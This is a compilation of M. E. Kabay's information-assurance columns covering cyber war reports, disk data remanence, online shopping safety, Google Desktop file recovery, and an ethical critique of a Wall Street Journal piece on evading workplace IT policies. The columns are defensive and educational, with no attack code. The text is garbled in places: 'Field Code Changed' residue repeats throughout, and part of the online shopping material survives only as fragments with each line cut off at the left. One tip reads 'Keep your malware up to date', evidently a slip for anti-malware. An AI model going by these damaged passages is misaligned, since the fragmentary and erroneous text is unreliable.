* There's a single e-mail address for everyone in the group and so the mailing list is automatically maintained as members alter their own e-mail address at any time. Old messages with their out-dated CC: or TO: lists are thus no longer a cause of misdirected e-mail. Better yet, no one can carelessly send information to a distribution list based on an old message when the list actually includes inappropriate recipients.

* All the traffic is archived; new members of the group can see previous messages and learn about the corporate culture or identify people they have a lot in common with by reading the old messages. Members also don't have to copy the previous message in their reply, thus reducing the annoying occurrence of copies of copies of copies (….) in ever-longer and more junk-filled e-mail messages.

* There are places to post pictures and other files for semi-permanent access. People who don't want the files don't have to see their e-mail cluttered with megabyte-sized attachments.

* Members can post links to favorite Web pages in a special list.

* One can create a simple directory for various purposes such as recording personal interests or skills (playing musical instruments, sports, movie preferences and so forth).

* There's an easy method for creating simple polls to gather opinions about specific questions.

* A shared calendar makes it easy to post news of events such as concerts, movie evenings and so on. Members of the group may be able to communicate invitations much more efficiently and less intrusively than by spamming colleagues using official e-mail.

In collaboration with my deans, I plan to establish such a group for the SGS this summer. I am sure that it will provide a much better means of informal communication among our group than using official e-mail.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Preparing for Cyber War

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers may know that I have a long-standing interest in information warfare dating back to the early 1990s. I was reviewing materials that might be useful in a new elective graduate course for the Norwich University MSIA program that my friend and colleague Dr Peter Stephenson is planning for us and ran across a couple of interesting articles that are available on the Web for anyone to read. I'll review the first in this column and the second in the next.

In _NATO Review_ for Winter 2001/2002, Timothy Shimeall (at that time a senior analyst with the Computer Emergency Response Team – CERT – Analysis Center), Phil Williams (a former NATO Fellow and a professor at the University of Pittsburgh) and Casey Dunleavy (former intelligence analyst and Director of the CERT Analysis Center) argued that "defence planning has to incorporate the virtual world to limit physical damage in the real."< http://www.cert.org/archive/pdf/counter_cyberwar.pdf >

The authors dismiss Web vandalism as "a form of harassment or graffiti and not as cyber war _per se_." They distinguish among three major levels of cyber war: "cyber war as an adjunct to military operations; limited cyber war; and unrestricted cyber war."

The first category focuses on "achieving information superiority or information dominance in the battle space." I would put it this way: this form of cyber war involves physical or cyber attacks directed at military cyber targets are intended to interfere with C4I (command, control, communications, computing and intelligence).< http://www.c4i.org/whatisc4i.html >

Limited cyber war focuses cyber-attack tools on cybernetic targets with few real-world modalities but with real-world consequences. Vectors for attacks could include networks, malware, denial-of-service techniques, and data distortions useful in psychological operations (PSYOP), economic warfare and other forms of aggression.

"Unrestricted cyber war" is, in the view of the three authors, "More serious, and perhaps more likely, than limited cyber war. . . ." This form of information-based warfare makes "no distinctions between military and civilian targets" and may have distinct physical repercussions "from attacks deliberately intended to create mayhem and destruction." Targets could include any part of the critical infrastructure: "energy, transportation, finance, water, communications, emergency services and the information infrastructure itself." Such attacks could easily result in physical harm and even death to members of the civilian population. For example, the authors suggest, a denial-of-service attack on, say the electrical power grid could cause massive disruption and danger and also potentially lead to destabilization of civil order as the population lost confidence in government structures.

The authors make the following recommendations (with much detail that I am not presenting):

1. Improve "anticipation and assessment;"

2. Improve “preventive or deterrent measures;”
3. Improve “defensive measures;”
4. Improve “measures for damage mitigation and reconstitution.”

In light of this perspective, security and network administrators and all who are responsible for ensuring corporate and national information assurance (IA) must realize that our work is far more significant than simply protecting our own local assets for the benefit of our own stakeholders; we are engaged in nothing less than a critical component of national security.

I think that this excellent article by some very intelligent and highly qualified experts will be useful in educating senior management about the importance of IA. I hope you enjoy reading it.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Strengthening Defenses Against Cyber War

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I pointed to a valuable paper from _NATO Review_ in Winter 2001-2002 that you can use in educating upper management about the strategic importance of information assurance (IA) not only for your organization but for your nation. Today I want to point you to another valuable resource along the same lines: a white paper prepared by the Business Roundtable < http://www.businessroundtable.org/ > in June 2006 called "Essential Steps to Strengthen America's Cyber Terrorism Preparedness: New Priorities and Commitment from Business Roundtable's Security Task Force." < http://www.businessroundtable.org/pdf/20060622002CyberReconFinal6106.pdf >

The 21-page report has four sections:

I. Introduction and Background

This section provides an non-technical overview of the importance of "the Internet and its communication infrastructure" for the "information exchange that is vital to our nation's security and our economy." The authors point out that we are simply not ready for failure of the Internet: "well-intentioned government officials and industry leaders are not currently in a position to synchronize efforts and deploy coordinated and tested capabilities to restore Internet services."

Subsections are titled "The Problem: Our Nation Is Unprepared to Reconstitute the Internet after a Massive, Nationwide Disruption" (p 7 using the PDF file pagination), "Stakes Are High for Economic Security and Preparedness" (p 8) and "Roundtable Role: Identify Gaps and Recommend Solutions." (p 9).

II. Significant Cyber Gaps

"The Roundtable's review of Internet-response programs highlights three significant gaps in our nation's ability to reconstitute the Internet following a major disruption." These are elaborated upon with about one page per topic (quoting exactly but without quotation marks):

Gap Number 1: Lack of Formal "Trip Wires" to Indicate an Attack Is Under Way (p 7)

Gap Number 2: Lack of Accountability and Clarity on Which Institutions Provide Reconstitution Support (p 8)

Gap Number 3: Lack of Resources for Institutions that Must Reconstitute Internet Infrastructure. (p 9)

III. Roundtable Recommendations

In this section, the authors provide one or two paragraphs of for each of the following headings and subheadings (again, I'm quoting without inserting quotation marks):

- The private sector must undertake most of the responsibility for fixing weaknesses in key Internet assets. (p 13)
    - Establish a single point of contact and responsibility for government interaction.
    - Set strategic needs and direction.
    - Consolidate early warning and response organizations.
    - Agree on an information-sharing mechanism.
- The federal government should complete response plans by defining key terms and responsible parties. (p 14)
    - Communicate the government's policy for reconstitution of the Internet.
    - Fix the NRP's Cyber Annex.
    - Develop a national economic recovery system.
- The private sector and the government should cooperate to create joint public and private programs and institutions. (p 16)
    - Improve the ability to warn globally about Internet attacks.
    - Increase the ability to respond quickly.
    - Create a panel of subject matter experts.
    - Exercise, train and develop processes from lessons learned.
    - Develop a joint program to shore up market confidence.
    - Provide effective oversight and strategic direction

IV. Conclusion (p. 19)

The authors end succinctly as follows:

> "The lack of a national policy on Internet reconstitution could undermine the economy and the security of the nation. The gaps identified from this analysis, as well as the possible solutions, do not require extensive funding. In addition, implementation of these recommendations does not require massive reorganization of the government.
>
> Instead, both the public and private sectors must commit to focus their efforts and funding on specific capabilities to have strategies and plans in place to reconstitute the Internet following a significant disruption. A coordinated response will help our nation and our economy recover more quickly following a cyber attack."

In this case, the report will be useful in focusing your attention and that of your colleagues on how you can contribute to a national discussion of this aspect of critical infrastructure protection. If you are in the United States and have not already joined your local chapter of InfraGard,< http://www.infragard.net/membership/ > this useful document can serve as part of the justification to your managers for your involvement in the organization.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Destroying Disk Data

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As a member of the High Technology Crime Investigation Association (HTCIA), I read around 5-10 interesting messages from the closed HTCIA list server every day from all kinds of law enforcement officials, private investigators and forensic specialists. Every now and then I get to respond with some sort of what I hope will be useful information. Recently, I saw someone ask, "I am looking for their actual statement of the number of overwrites [the DoD] recommend for classified, secret and top secret info.<

The writer noted that there's contradictory information floating about, including explicit statements that three overwrites are required versus some claiming that seven are needed.

One of the fundamental resources is the Forest Green Book [1] in the Rainbow Series [2] put out by the National Computer Security Center through the 1980s and early 1990s. At the time the booklet was written, the government recommended that physical methods of destruction be applied to magnetic media; overwriting was mentioned with approval in section 4.5 so long as users paid careful attention to the conditions and software used (section 4.6).

One of the best surveys of the issue of data remanence is a white paper written by someone at DarkStone Data [3]. The author(s) pointed out that many commercial products blithely reference "DoD standards" but, as they write, "Be very cautious of what software vendors claim their software does, particularly when it concerns security software. Whether you require more than three overwrite passes or not isn't the point here. The fact is that these vendors have taken this standard out of context." The author(s) continue with an explanation that the recommendation for three overwrites fails to mention that the DoD requires degaussing as well as overwrites to comply with its standards.

A valuable paper by Peter Gutmann [4] recommended a complex sequence of multiple overwrites of up to 27 different patterns and provides extensive documentation about the theoretical and practical issues involved in preventing access to data remnants.

In addition, it is well established that the overwriting must include _all_ areas of the disk and not skip areas due to assumptions underlying the file system code. For example, overwriting the used space of files without overwriting the slack space (the unused space after the end-of-file marker in the last cluster or extent) will miss possibly significant leftover data from a previous file.

In summary, don't be overly impressed by references to "DoD Standards" in the marketing descriptions of file-destruction software. Instead, look into the details of the product if possible to find out to what degree the writers have paid attention to the principles of open design allowing inspection of their algorithms and that they use multiple overwrites of the entire disk surface.

And if you're throwing dead disk drives out, where it's impossible to apply software to rewrite

the surface, destroy the disks physically. A good sledgehammer, bandsaw, and incinerator can do wonders for obliterating data permanently.

---

[1] A Guide to Understanding Data Remanence in Automated Information Systems, September 1991, Version 2, (Supercedes CSC-STD-005-85). (Forest Green Book)
< http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-025.2.pdf >.
Also available in TXT and PS versions.

[2] Rainbow Series Library
< http://www.radium.ncsc.mil/tpep/library/rainbow/ > and also
< http://www.fas.org/irp/nsa/rainbow.htm >

[3] "Securing Your Deleted Files" from DarkStone Data at
< http://www.darkstonedata.com/business/security5.html >

[4] Gutmann, P. (1996, rev. 2003). Secure Deletion of Data from Magnetic and Solid-State Memory. Proceedings of The Sixth USENIX Security Symposium, July 22–25, 1996, San Jose, California, USA.
< http://www.usenix.org/publications/library/proceedings/sec96/full_papers/gutmann/ >

* * *

Sixth Annual e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2003 in Northfield, VT. See < http://www.e-protectIT.org > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Disk Data Remanence:
Part 2 – Digital Shredder

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my most recent column, I briefly reviewed the seriousness of the data remanence problem on discarded disk drives. Today I want to wrap up with a pointer to an interesting product about which I have recently learned: Ensconce Data Technology's < http://www.deadondemand.com/ > Digital Shredder.

The online demo < http://www.deadondemand.com/products/digitalshredder/demo.html > is unusually well done, with clear images, succinct and informative commentary, and useful details for a security or network administrator.

The introduction begins with a statement of the need for proper "decommissioning" of hard drives and shows a good summary table listing US laws and other factors that impel organizations to ensure that discarded or repurposed drives have been properly wiped: Gramm-Leach-Bliley (GLB < http://www.ftc.gov/privacy/privacyinitiatives/glbact.html >), Sarbanes-Oxley (see a recent article about SOx compliance from Network World's Technology Update < http://www.networkworld.com/news/tech/2007/040207techupdate.html >), Fair and Accurate Credit Transactions Act of 2003 (FACTA < http://www.privacyrights.org/fs/fs6a-facta.htm >) and the Health Insurance Portability and Accountability Act (see an interesting article about a HIPAA audit in Computerworld < http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9025253&pageNumber=1 >).

The demo continues with a review of the methods for sanitizing disk drives. Software overwriting alone, they say, is not trustworthy because the choice of algorithm may be inadequate and because certain portions of the drive may not be overwritten at all. Degaussing is unreliable and even dangerous; sometimes drives are damaged so that they cannot be checked to evaluate the completeness of data wiping. The strong magnetic fields can also unintentionally damage other equipment. Outsourcing degaussing introduces problems of having to store drives until pickup, losing control over data and not being able to provide authenticated records of the data destruction. Physical shredders are expensive and usually offered only by outside companies, leading to similar problems of temporary storage, relinquishing control and dubious audit trails.

The Digital Shredder is a small, portable hardware device that provides a wide range of interfaces (cloyingly called "personality modules") covering today's disk drives. The design objectives, quoting the company, were to provide

1. Destruction of data beyond forensic recovery
2. Retention of care, custody and control
3. Certification and defendable audit trail
4. Ease of deployment

5. Ability to recycle the drive for reuse.

The unit can wipe up to three disks at once. It includes its own touch screen; offers user authentication with passwords to ensure that it is not misused by unauthorized personnel; provides positive indications through colored light-emitting diodes (LEDs) to show the current status of each bay; can format drives for a range of file systems; and can be used to re-image a drive by make bitwise copies from a master drive in one bay to a reformatted drive in another.

Readers can download a 13-page White Paper about the problem and the product without even having to register (!).< http://edt.rakacreative.com/assets/documents/edt_digital_shredder.pdf > I wish more companies were so open about providing information freely.

Based solely on the materials I have seen, this device looks interesting.

[DISCLAIMER: As always, I want it clearly understood that I have no financial interest whatever in this product and have not even had any contact with the company other than receiving a pamphlet and reviewing their Web site.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Best Practices for Online Shopping, Part 1

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My former graduate student Steven Zeligman, MSIA, CISSP, MCP has just submitted another article for the column. Here are his practical suggestions (with the usual editing from MK). I think that his two-part series will be useful in employee newsletters as a way of getting people to think about security. Remember that providing useful information to employees (especially if they then carry practical suggestions to family and friends) increases our colleagues' sense of involvement in security and helps shift corporate culture towards security awareness and compliance with policy. For a PowerPoint presentation on this topic, see my files on "Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy" available on the INFOSEC Management page of my Website < http://~~www2.norwich.edu/mkabay/~~www.mekabay.com/infosecmgmt/index.htm >. The following text is Steve's.

Field Code Changed

* * *

Online shopping does pose risks, but the risk can easily be reduced.

1. Eliminate Malware

Before shopping online, clean your computers of malware (malware = MALicious softWARE). Keep your malware up to date.

2. Shop Only at Trusted Online Retailers

Use the same common sense when shopping online that you would use when shopping in the physical world. Be as vigilant when choosing online retailers as when choosing brick-and-mortar merchants. If you are uncertain about a particular Website, check the Better Business Bureau's ratings < http://www.bbb.org >. Reliable online merchants provide a phone number where you can talk to a customer-service representative about security issues. Look for third-party seals of approval such as BizRate < http://www.bizrate.com/ >, BBSOnLine < http://www.bbbonline.org/ >, VeriSign Secured < https://seal.verisign.com/ >, and HackerSAFE < https://www.scanalert.com/ >. Usually clicking on the symbol will bring you directly to the report for the Website you are visiting.

Field Code Changed
Field Code Changed
Field Code Changed
Field Code Changed
Field Code Changed

3. Look for Website Security Indicators

Although the following are by no means absolute indicators of security, they're a start:

1. A padlock in the browser window's status bar (be discriminating - sometimes it's a false indicator or even just a symbol placed on the Web page itself < http://www.w3.org/2006/WSC/wiki/PadlockIconMisuse >);
2. URLs that start with https:// instead of just "http://"; and
3. The phrase "Secure Sockets Layer (SSL)" in the description of the communications protocol.

Field Code Changed
Field Code Changed

These are all indications that the online merchant may have taken measures to protect their

customers' private information in transit.

In the second part, Steve looks at privacy issues when shopping online.

* * *

Steven Zeligman, MSIA, MCP, CISSP is the Network Security Manager at Dataline, Inc., and has more than 15 years of experience in information technology and security. His opinions are entirely his own and do not constitute the opinions of his employer. You are welcome to write to him mailto:steven.zeligman@gmail.com with comments on this article.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Website at < http://~~www2.norwich.edu/mkabay/~~www.mekabay.com/index.htm >.

Field Code Changed

Field Code Changed

Field Code Changed

Field Code Changed

ption technologies to protect private information

u keep paper receipts for physical “brick and
you have full Acrobat is to print to an Acrobat file
e the print function of your browser and send to a
save the image file on disk. [MK adds: I keep
er called “My Received Files.” I have a folder for
s, one for CDs and so on.]

nformation include:

sing a Web browser that has all current security
yption.

ntain a combination of uppercase letters, lowercase
ommerce accounts.

family names, birthdays, pets’ names, etc. for e-

x or more characters.

with anyone else.

hat stores credit-card information accessible through

public computers.

uter, do not allow your browser to store userIDs and
es you use.

y Statement

y statements “Terms of Use,” Terms and
titles. A trustworthy online merchant will always
personal and financial information on their Website.
to ensure that their private information won’t be
be prudent about what personal and financial
transaction. It is usually necessary to provide a
r be required to provide bank-account numbers or
hopping transactions. There are many reliable
nt’s policies, choose a different one.

advantage of online shopping conveniences
s that you have to think before you shop – but that’s

Network Security Manager at Dataline, Inc., and
rmation technology and security. His opinions are
nions of his employer. You are welcome to write to
n comments on this article.

n Director of the Master of Science in Information
lu/infoassurance/ > and CTO of the School of
orthfield, VT. Mich can be reached by e-mail at <
http://www.mekabay.com/index.htm >.

The Last WORD in File Recovery: GOOGLE Desktop

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was working on a massive program review recently and had just spent half an hour in MS-Word 2002 on the third version of the document from 04:00 (I like working early in the day so that my 14-hour days can finish when my wife gets home at 18:00) when my system froze at 04:31. Never mind why it froze – the issue is that I had to turn the power off and reboot. Naturally, I expected to be able to recover all but the last minute of my work when I reopened Word. I expected only a minor glitch because I have long used a one-minute parameter for the "Save AutoRecover info every:" field in the Tools | Options | Save menu. Note that in MS-Word 2007, the option is "Save AutoRecover information every:" but is otherwise the same. This option makes Word copy the contents of the open document to a recovery file at the frequency defined by the user. The default is once every 10 minutes, but that's a relic of the days when file access (I/O) and processors were so slow that saving a moderate sized file (several pages) could noticeably delay typing of new text – we'd see the cursor stall and then suddenly spurt ahead with the new text (or worse, only part of it) when the disk I/O completed. With today's GHz processors, GB of random-access memory (RAM) and buffered disk I/O, saving even hundreds of pages to disk every minute makes no appreciable difference to performance.

So now let's get back to my system freeze. I opened WORD and found _nothing_ showing up as a recovered file. Normally I'd see a list of all the WORD files that I had been keeping open when the system crashed; however, today there were no such files. ACK! Half an hour of wasted work! And I always find it harder to rewrite text that I've already written because of the ingrained resistance so many writers unconsciously feel to repeating themselves. In desperation, I even wasted five minutes searching for all files created that day (not all that many, considering it was now only 04:40). To my horror, none of the hidden temporary files seemed to have my document (or at least, I couldn't read them with any utility on my system).

Suddenly I remembered that GOOGLE Desktop < http://desktop.google.com >, which I run using encrypted indexes with no significant performance degradation despite the warnings on the configuration page, automatically keeps multiple cached copies of documents with timestamps. I typed a few key words into the pop-up search field and PRESTO! There were nine cached files available: the timestamps on them were 04:02 (twice), 04:09, 04:12, 04:15, 04:19, 04:21, 04:24, and 04:29. Opening the 04:29 file easily allowed me to recover all my missing text. Granted, it was ASCII text, not formatted Word text, but it still beat reconstituting the missing materials.

GOOGLE Desktop has had some security weaknesses reported (e.g., see Brian Posey's "The Security Risks of Desktop Searches" from May 31, 2005 < http://www.windowsecurity.com/articles/Security-Risks-Desktop-Searches.html >) but to my knowledge, all the weaknesses depend on failures of perimeter security. For example, one vulnerability involves systems that can connect to the computer running GOOGLE Desktop; however, I regularly check my (hardware) firewall by periodically using Steve Gibson's ShieldsUP! test < https://www.grc.com/x/ne.dll?bh0bkyd2 > to verify that all my ports are in stealth mode. I'm not worried about intruders on my workstation.

On the other hand, there is _no way_ that I would enable the "Search Across Computers" remote-access feature of GOOGLE Desktop – the one that is described as follows by GOOGLE: "Index and search my documents and viewed web pages from across all my computers. (This feature transmits the text of your indexed files to Google Desktop servers for copying to your other computers. Only files you open after turning on this feature will be copied to your other computers for searching." My obligation to safeguard data belonging to or referencing students, colleagues, the University and clients precludes putting copies of their files on systems over which Norwich University and I have no control. Regular readers are aware that I use encrypted volumes for all confidential data, including on mobile devices and backup media. Indeed, I don't even permit my faculty to use Turnitin < http://www.turnitin.com/static/home.html > for plagiarism checking because student essays are transmitted to Turnitin servers for checking. Instead, I use client-based systems such as EVE2 < http://www.canexus.com/ > for plagiarism checking because there is no server to be compromised.

In summary, GOOGLE Desktop saved me half an hour of work simply by caching time-stamped images of my document every few minutes in the background. Considering how often I benefit daily from the instant search capabilities, I'm even more grateful now to the GOOGLE engineers for their free product.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

WSJ Publishes Hacker Tips

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On July 30, 2007, Vauhini Vara published an article in the _Wall Street Journal_ (WSJ) entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author explains that office workers like to use corporate-supplied equipment to "keep up with our lives. We do birthday shopping, check out funny clips on YouTube and catch up with friends by email or instant message." Alas, she continues, "Our employers sometimes don't like it. Partly, they want us to work while we're at work. And partly, they're afraid that what we're doing compromises the company's computer network -- putting the company at risk in a host of ways." Therefore, she explains, she has asked various experts for ways "to get around the IT departments."

The ten topics she investigates are as follows:

1. How to send giant files.
2. How to use software that your company won't let you download.
3. How to visit the Web sites your company blocks.
4. How to clear your tracks on your work laptop.
5. How to search for your work documents from home.
6. How to store work files online.
7. How to keep your privacy when using Web e-mail.
8. How to access your work e-mail remotely when your company won't spring for a Blackberry.
9. How to access your personal e-mail on your Blackberry.
10. How to look like you're working.

Vara provides each topic with these sections:

- The Problem
- The Trick
- The Risk
- How to Stay Safe.

I don't want to get into a discussion of full disclosure of security vulnerabilities here, nor to claim that what Vara has done is in any way illegal. What she and her publication have done, however, is beyond my personal standards for publication in a legitimate, respected newspaper. The motivations behind her detailed instructions are much closer to the dreck published in criminal-hacker publications than in any professional publication I can imagine.

The author's focus is on escaping the consequences for violating security policies. For example, in the section on visiting forbidden Web sites using corporate systems, she writes that "the main risk is getting caught by your boss." As a second-rank risk, she mentions the possibility that "Online bad guys sometimes buy Web addresses that are misspellings of popular sites, then use them to infect visitors' computers…." Her priorities are to protect people who put the organization at risk and only secondarily to warn the potential rule-breakers of threats to their employer's data security.

Vara's "How to Stay Safe" sections are astonishing in their insouciance. For example, her "safety" measures for violating appropriate-use policies include this advice for attempting to wipe audit trails: "Clear your private data as often as possible. Better yet, don't use your work computer to do anything you wouldn't want your boss to know about." The first sentence clearly condones the misuse of corporate equipment and encourages dissimulation and dishonesty as a safety measure. The second defines the issue entirely in terms of self-protection, with no hint that there might be issues of rights and duties involved.

I invite readers to read Vara's article for themselves and then to join me in a short series of columns as I analyze her work from an ethical standpoint. I will take the opportunity to illustrate a straightforward process for making ethical decisions that I think would have ensured that Vara's article not be published – if the editors of the Wall Street Journal actually care about ethical decision-making.

My editor Jeff Caruso kindly pointed out a vigorous blog entry on August 3rd by Network World writer Linda Musthaler about the Vara article bluntly entitled "At the WSJ, the idiots are running the asylum."< http://www.networkworld.com/community/node/18101 > Ms Musthaler points out that the WSJ published a follow-up article by Vara that could conceivably be an attempt to compensate for her scandalous "Ten Tips," but I'll let you judge for yourselves.

More next time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Ethical Decision-Making: Identifying the Ethical Issue

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I began discussing the July 30, 2007 column by Vauhini Vara of the _Wall Street Journal_ entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author provides detailed information on how to violate acceptable-use policies for corporate computer systems.

In this column and two more to follow, I want to apply the ethical decision-making methodology I have been teaching students for many years (see for example "Making Ethical Decisions" < http://www.mekabay.com/ethics/making_ethical_decisions.pdf > and "Ethics, Spyware & Steganography" < http://www.mekabay.com/courses/academic/norwich/is340/26_Ethics_Spyware_Stego.ppt >. This particular approach was brilliantly described by Professors Kallman and Grillo in their 1996 text, _*Ethical Decision Making and Information Technology: An Introduction with Cases*_, *Second Edition.* [McGraw-Hill (ISBN 0-070-34090-0), Amazon link < http://tinyurl.com/ywchg8 >] The essential points of the method are as follows:

1. Identify the ethical problem in operational terms.
2. Look for explicit and implicit guidelines relevant to the situation.
3. Identify and apply underlying principles affecting the decision.
4. Explore rights and duties of participants and stakeholders.
5. Respond to intuitive cues.

Today I'll start with the first step above and examine Vara's suggestion that workers conceal their use of corporate systems to visit "certain sites -- ranging from the really nefarious (porn) to probably bad (gambling) to mostly innocuous (Web-based email services)."

Let's assume for the sake of this discussion that an employee, Bob, has signed an appropriate-use agreement with his employer and that he's not supposed to use his company computer for non-work-related Web surfing. Charles Cresson Wood offers a sample policy for this purpose (see "Chapter 11 -- Sample Internet Security Policy For Users" in _Information Security Policies Made Easy_, 10th Edition < http://www.informationshield.com/ispmemain.htm >). I have modified the policy for use in this discussion as follows:

>Personal Use—Workers who have been granted Internet access who wish to explore the Internet for personal purposes must do so on personal rather than company time. Games, news groups, and other non-business activities must not be performed on company computers. . . . Workers must not employ the Internet or other internal information systems in such a way that the productivity of other workers is eroded. Examples of this include chain letters and broadcast charitable solicitations. Company X computing resources must not be resold to other parties or used for any personal business purposes such as running a consulting business on off-hours.<

In identifying the ethical question, Bob should ask himself,

- "What are the actions in question?" The actions are surfing to forbidden sites using

company equipment and then concealing his actions.

- "Who gains from the proposed actions?" Bob gains in the short term by avoiding work and having fun while being paid for nothing.
- "Who suffers?" The stakeholders in the company lose by paying for nothing; coworkers pay by doing extra work to compensate for Bob the slacker.
- "Are those who lose out willing participants?" Generally, no: few employees would willingly sacrifice their time to cover for Bob; and corporate management certainly don't want their employees flouting their policies in secret and then lying about the violations.

As for Vauhini Vara, I think her decision (and that of her editors) should have been framed as "Should I publish this article telling people how to evade personal responsibility for violating corporate appropriate-use policies." The people gaining are the lazy, irresponsible and dishonest workers who choose to cheat their employers by breaching their employment contracts; the people losing are the same ones Bob is cheating in our example above, and the same considerations apply to the question of willing participation in the behavior being condoned and encouraged in Vara's article.

More next time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Ethical Decision-Making:
Using Formal and Informal Guidelines

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I began discussing the July 30, 2007 column by Vauhini Vara of the _Wall Street Journal_ (WSJ) entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author provides detailed information on how to violate acceptable-use policies for corporate computer equipment.

In this column and a few more to follow, I want to continue applying Kallman and Grillo's ethical decision-making methodology < http://tinyurl.com/ywchg8 >. As I wrote in my last column, the essential points of the method are as follows:

1. Identify the ethical problem in operational terms.
2. Look for explicit and implicit guidelines relevant to the situation.
3. Identify and apply underlying principles affecting the decision.
4. Explore rights and duties of participants and stakeholders.
5. Respond to intuitive cues.

Moving on to part 2, I'll continue analyzing the case of Bob, an employee who signed an appropriate-use agreement with his employer but who chooses to follow Vara's suggestions for cheating his employer of useful work – and then concealing his violations of policy.

Explicit guidelines include

- Laws
- Contracts
- Agreements
- Policies
- Rules
- Professional standards
- Codes of ethics.

The most obvious explicit guideline in our example is the acceptable-use policy. Bob is unquestionably violating the policy as written. He is almost certainly also violating the terms of his employment contract, which should stipulate that he agrees to follow policies and guidelines promulgated for the protection of corporate assets. Depending on whether Bob belongs to various professional societies and holds professional certifications, his duplicitous behavior may also violate professional standards and codes of ethics.

What about Vara? Are there any explicit professional standards she could follow?

Journalists can subscribe to the Code of Ethics (CoE) of the Society of Professional Journalists (SPJ) < http://www.spj.org/ethicscode.asp >. According to the Preamble, "Members of the Society share a dedication to ethical behavior. . . ." However, I have been unable to find any specific injunction in the SPJ's CoE that would bear on the issue of publishing instructions for employees about how to

cheat employers and then lie about it. Perhaps it never occurred to anyone at the SPJ that any of their members would do that, any more than I suppose a member would write an article about how to commit a crime and get away with it.

What about the WSJ itself? Does it publish explicit guidelines for its writers? I couldn't find the guidelines on the WSJ Web site, but James A. White, a News Editor for the publication, very kindly responded by e-mail to my request. The Code of Conduct (CoC) for the Dow Jones organizations is available online < http://www.shareholder.com/dowjones/governance/CG_conduct.cfm > and includes these explicit words in its "Employment" section:

"For its part, the Company expects employees to perform excellent work in a cost-effective manner, to strive for quality and productivity, to follow directions and instructions, to properly care for facilities and equipment, to anticipate problems and suggest improvements, to treat other employees and clients and customers with honesty and courtesy, and to be energetic in the performance of tasks and fulfillment of goals."

Presumably if Vara were to apply her own advice, she'd be violating that instruction.

However (and unfortunately), I don't see anything in the CoC that explicitly applies to publishing instructions on how to break contracts or even laws. I suppose that it's possible that the WSJ could sanction an article on getting away with stock fraud or mortgage fraud, but perhaps that's stretching the analogy beyond belief. Or is it?

Returning to our ethical decision-making process, _implicit_ guidelines include

- Expectations
- Customs
- Habits
- Religious obligations
- Personal integrity.

Bob's in trouble on all these counts, unless he works in an office populated by members of a criminal subculture or a weird cult.

